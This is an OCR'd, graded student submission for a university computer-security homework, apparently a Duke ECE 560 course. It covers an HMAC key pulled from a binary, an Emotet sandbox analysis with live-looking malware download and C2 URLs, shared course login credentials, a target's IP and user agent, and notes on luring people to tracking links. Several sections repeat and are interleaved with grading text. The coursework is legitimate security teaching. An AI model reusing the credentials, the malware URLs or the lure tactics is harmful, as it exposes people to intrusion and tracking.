
- **7 pts** No answer

- 1.5 Point adjustment

Didn't provide pictures for encrypted traffic and the decrypted password

shows you the password. In your answer, be sure to censor the password and any other private info!)

Show a sample from the session key file you set up as well. [1]



What exactly is being saved in the key file? Is it symmetric or asymmetric keys? How does this relate to the Diffie-Hellman protocol? [2]

client & server secret
symmetric
DH generates all these.

Note: Do not show us anything *actually* sensitive or important to you!

Question 10: Reverse Engineering (4 points)

Download this Linux binary called saltymd5. It is a program in the same tradition as the autograder from Homework 2 -- it hashes a "secret salt" (which we now know is actually an HMAC key) plus the content of a provided file using the MD5 algorithm. Unlike the "cryptotest.pyc" tool, however, this is a binary executable that was compiled from C code.

Use the tools of your choice to determine what the HMAC key is. Here is an example of how to check your answer:

```
$ (echo -n MyGuessOfWhatTheSaltIs ; cat somefile) | md5sum -
d451ed8c5d854d7f014d107756fa259a  -
$ ./saltymd5 somefile
0059a25e8f40099235e1e6335df0c9bd somefile
```

When you prepend the correct HMAC key to the input, regular old md5sum will give the same output as saltymd5. The hashes above don't match, so "**`MyGuessOfWhatTheSaltIs`**" isn't the correct HMAC key.

What is the HMAC key ("secret salt")? Show how you obtained your answer.

__frame_friend_init_jumbo_plaza

In the string section, I think the program store user defined string in .rodata part, so I try this one and it matches

HINT: The free version of IDA Pro can make quick work of this problem.

Question 11: Deeper malware analysis (10 points)

The malware that you analyzed in Homework 4 was Emotet, an "an extremely sophisticated and destructive banking Trojan used to download and install other malware" (source). The variant you analyzed was about a year old, and the Command and Control mechanisms used to control it (commonly called "C&C" or "C2") are long dormant.

The Duke IT Security Office (ITSO) is well aware of this malware, and used a more sophisticated sandbox, "ANY.RUN", to analyze its full behavior. The link below shows infection of the sandbox by means of a Word document sent via a spam email campaign:

https://app.any.run/tasks/4763d7b6-cbc5-457c-bb29-649e3d5f8eee/

This sandbox takes the basic concepts you were doing manually and automates them, providing a single view of many different aspects of malware execution.

There is a LOT of info available from that interface. Explore, and use it to answer the following:

1. Other than open the infected document, what explicit steps were taken by the user? Were these necessary to start the infection, or was loading the .doc all it took?

   The user click at the doc words section.
   I think it's necessary because the malware process runs after that.

2. What filename(s) was Emotet run as?
   424.exe

3. What domain was Emotet downloaded from first?
   http://www.city1stconstructionlending.com/wp-admin/s92708/

11 Reverse Engineering 4 / 4

✓ - 0 pts Correct

When you prepend the correct HMAC key to the input, regular old md5sum will give the same output as saltymd5. The hashes above don't match, so "**`MyGuessOfWhatTheSaltIs`**" isn't the correct HMAC key.

What is the HMAC key ("secret salt")? Show how you obtained your answer.

__frame_friend_init_jumbo_plaza

In the string section, I think the program store user defined string in .rodata part, so I try this one and it matches

HINT: The free version of IDA Pro can make quick work of this problem.

Question 11: Deeper malware analysis (10 points)

The malware that you analyzed in Homework 4 was Emotet, an "an extremely sophisticated and destructive banking Trojan used to download and install other malware" (source). The variant you analyzed was about a year old, and the Command and Control mechanisms used to control it (commonly called "C&C" or "C2") are long dormant.

The Duke IT Security Office (ITSO) is well aware of this malware, and used a more sophisticated sandbox, "ANY.RUN", to analyze its full behavior. The link below shows infection of the sandbox by means of a Word document sent via a spam email campaign:

https://app.any.run/tasks/4763d7b6-cbc5-457c-bb29-649e3d5f8eee/

This sandbox takes the basic concepts you were doing manually and automates them, providing a single view of many different aspects of malware execution.

There is a LOT of info available from that interface. Explore, and use it to answer the following:

1. Other than open the infected document, what explicit steps were taken by the user? Were these necessary to start the infection, or was loading the .doc all it took?

   The user click at the doc words section.
   I think it's necessary because the malware process runs after that.

2. What filename(s) was Emotet run as?
   424.exe

3. What domain was Emotet downloaded from first?
   http://www.city1stconstructionlending.com/wp-admin/s92708/

4. Several HTTP requests are made to IP addresses without a hostname; many fail. What is the first IP address to successfully return content? The content itself is not immediately readable. Nevertheless, given its size and timing in the sequence of events, speculate as to the purpose of this content.
   http://81.169.140.14:443/acquire/devices/ringin/merge/
   other malware programs

5. What is the purpose of the HTTP request to icanhazip.com?
   show current ip
6. What other major piece of malware was downloaded by Emotet? I'm looking for a title, not just an EXE filename. You may need to check the VirusTotal links or other metadata in ANY.RUN.
   TrickBot

7. What are some of the more interesting registry changes made by the malware (either Emotet or the other malware that came with it), and what do they do?

   Changes the autorun value in the registry

   autorun the malware

Question 12: Physical security in the news (5 points)

In the context of physical security, research the concept of a SCIF. **What is a SCIF?**
A **SCIF** is an accredited area, room, group of rooms, buildings, or installation where Sensitive Compartmented Information (**SCI**) may be stored, used, discussed, and/or electronically processed

On October 23, 2019, a group of congressmen in Washington, DC stormed into a SCIF in protest of depositions being taken there. Completely leaving aside the political aspect of this story, **why is this problematic from a security perspective? What item did many of them take into the SCIF that is disallowed? Why is that a problem?**

SCIF is designed to keep secrets. they break the access control rules, weaken the protection

they bring in electronic device. their phones may contain malwares that steal the secrets

Question 13: Social Engineering (5 points)

It is common for people to use URL shorteners to make long URLs easier to remember and to fit them in limited space, such as a tweet or QR code. A URL shortener is a simple service that takes a URL and gives an alias which, when visited, will redirect to the original URL.

12 Deeper Malware Analysis 10 / 10

✓ **- 0 pts** **Correct**

- 10 pts No answer

4. Several HTTP requests are made to IP addresses without a hostname; many fail. What is the first IP address to successfully return content? The content itself is not immediately readable. Nevertheless, given its size and timing in the sequence of events, speculate as to the purpose of this content.
   http://81.169.140.14:443/acquire/devices/ringin/merge/
   other malware programs

5. What is the purpose of the HTTP request to icanhazip.com?
   show current ip
6. What other major piece of malware was downloaded by Emotet? I'm looking for a title, not just an EXE filename. You may need to check the VirusTotal links or other metadata in ANY.RUN.
   TrickBot

7. What are some of the more interesting registry changes made by the malware (either Emotet or the other malware that came with it), and what do they do?

   Changes the autorun value in the registry

   autorun the malware

Question 12: Physical security in the news (5 points)

In the context of physical security, research the concept of a SCIF. **What is a SCIF?**
A **SCIF** is an accredited area, room, group of rooms, buildings, or installation where Sensitive Compartmented Information (**SCI**) may be stored, used, discussed, and/or electronically processed

On October 23, 2019, a group of congressmen in Washington, DC stormed into a SCIF in protest of depositions being taken there. Completely leaving aside the political aspect of this story, **why is this problematic from a security perspective? What item did many of them take into the SCIF that is disallowed? Why is that a problem?**

SCIF is designed to keep secrets. they break the access control rules, weaken the protection

they bring in electronic device. their phones may contain malwares that steal the secrets

Question 13: Social Engineering (5 points)

It is common for people to use URL shorteners to make long URLs easier to remember and to fit them in limited space, such as a tweet or QR code. A URL shortener is a simple service that takes a URL and gives an alias which, when visited, will redirect to the original URL.

13 Physical security in the news 5 / 5

✓ **- 0 pts** **Correct**

- 1 pts Did not answer all questions asked

4. Several HTTP requests are made to IP addresses without a hostname; many fail. What is the first IP address to successfully return content? The content itself is not immediately readable. Nevertheless, given its size and timing in the sequence of events, speculate as to the purpose of this content.
   http://81.169.140.14:443/acquire/devices/ringin/merge/
   other malware programs

5. What is the purpose of the HTTP request to icanhazip.com?
   show current ip
6. What other major piece of malware was downloaded by Emotet? I'm looking for a title, not just an EXE filename. You may need to check the VirusTotal links or other metadata in ANY.RUN.
   TrickBot

7. What are some of the more interesting registry changes made by the malware (either Emotet or the other malware that came with it), and what do they do?

   Changes the autorun value in the registry

   autorun the malware

Question 12: Physical security in the news (5 points)

In the context of physical security, research the concept of a SCIF. **What is a SCIF?**
A **SCIF** is an accredited area, room, group of rooms, buildings, or installation where Sensitive Compartmented Information (**SCI**) may be stored, used, discussed, and/or electronically processed

On October 23, 2019, a group of congressmen in Washington, DC stormed into a SCIF in protest of depositions being taken there. Completely leaving aside the political aspect of this story, **why is this problematic from a security perspective? What item did many of them take into the SCIF that is disallowed? Why is that a problem?**

SCIF is designed to keep secrets. they break the access control rules, weaken the protection

they bring in electronic device. their phones may contain malwares that steal the secrets

Question 13: Social Engineering (5 points)

It is common for people to use URL shorteners to make long URLs easier to remember and to fit them in limited space, such as a tweet or QR code. A URL shortener is a simple service that takes a URL and gives an alias which, when visited, will redirect to the original URL.

At the same time, a common step in social engineering is to get a target to visit a URL. This could be to infect them with some form of malware, but most often it's just a simple and innocuous way to get the target's IP address and basic browser/OS details.

In this question, you will use a URL shortening service we have provided, and you will be able to login to create shortened URLs and see the IP addresses and User Agent strings of visitors to the URLs you create. You will induce someone you know to visit a shortened URL of your creation, and note the IP address and browser details in a screenshot.

Important note: You must follow the procedure below in order to complete this question within the bounds of the ethics agreement to which you have agreed.

Requirements:

- **Choice of target:** You must already know the "target" (the person who you're inducing to visit the URL), but they may not be another student enrolled in this course. The system the target is using must not be especially sensitive (e.g. a corporate-owned workstation, point of sale system, etc.).
- **Duty to disclose:** You must disclose that you are enrolled in a computer security course and want to show them a security demo, and that they are under no obligation to participate. You must indicate that no data loss or unauthorized access to their system will be incurred from this procedure if they participate. Lastly, when the interaction is complete (whether they visited the URL or not), you must disclose the entire nature of the exercise to them, including any data that was or would have been revealed. Further, ensure the target understands that this information is automatically disclosed to every website they visit, and does not by itself constitute a threat.
- **Use of the URL shortener:** When you create a shortened URL, do not use a private or sensitive destination URL, or a URL that contains objectionable content. Do not modify or interfere with other URL aliases that have been created.
- **Go no further:** Despite it being basically public data, you must not use the information obtained in any way other than to disclose it to the target and produce it below in this assignment.
- ***DON'T SCREW UP:*** *IN GENERAL, YOU MUST USE GOOD JUDGMENT IN KEEPING WITH THE ETHICAL STANDARDS SET FORTH FOR THE COURSE!*

A URL redirect service has been set up for your use at https://googz.us/. When you visit that URL, you will be redirected to the admin panel for Your Own URL Shortener (YOURLS), a web-based package used to create a URL shortener service. The username is "student" with the password "sec@560". Once you login, you can create URL aliases. I recommend you point your URL alias at something relevant to security, so that when the target arrives there, it is not obvious that the act of visiting the URL was itself the goal.


Also, YOURLS will generate alphanumerically aliases starting from '1' and incrementing in base-36, meaning that by default you'll have a URL like "googz.us/c". To create a more realistic short URL, choose an alias manually and have it be 5 to 7 random alphanumerics, such as "googz.us/8gf3sf".

YOURLS identifies clients as they use the service, but this information is summarized statistically rather than provided in full. Instead, to see who has visited what URL, you can view the site's HTTP access log here: https://googz.us/accesslog.php. From the log, you can find the request for the shortened URL that you created that was accessed by the target.

When you have succeeded, **paste the IP address and user agent obtained below.**

```
ip 99.132.140.13

agent "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_6) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/86.0.4240.111 Safari/537.36"
```



Use a User Agent analyzer to determine their exact OS and browser version, **show your findings below.**

os: OS X

browser version: chrome 86.0.4240.111

Chrome 86.0.4240.111	
Mozilla	MozillaProductSlice. Claims to be a Mozilla based user agent, which is only true for Gecko browsers like Firefox and Netscape. For all other user agents it means 'Mozilla-compatible'. In modern browsers, this is only used for historical reasons. It has no real meaning anymore
5.0	Mozilla version
Macintosh	Platform
Intel Mac OS X 10_15_6	Operating System: OS X Version 10_15_6 : running on a Intel CPU
AppleWebKit	The Web Kit provides a set of core classes to display web content in windows
537.36	Web Kit build
KHTML	Open Source HTML layout engine developed by the KDE project
like Gecko	like Gecko...
Chrome	Name : Chrome
86.0.4240.111	Chrome version
Safari	Based on Safari
537.36	Safari build

Describe how your social interaction went. How suspicious was the target to visit the URL despite your assurances?

I told him I was having security class and need him to click the link. It will do no harm do his computer or data.

He clicked the link immediately

Without attempting to do so, **describe how an attacker could induce a stranger to visit such a link, especially a stranger in a corporate or other firewalled environment. What strategies could help an attacker be successful in this pursuit?**

An attacker can spread the link through social media link like twitter or through email, and create some clickbait like promotion info.

A good strategy would be faking as their friends so people are more likely to trust it.

~ End of ECE 560 homework problems ~

14 Social engineering 5 / 5

✓ **- 0 pts** **Correct**

- 5 pts No answer

15 Late penalty **0 / 0**

✓ **- 0 pts** **Correct**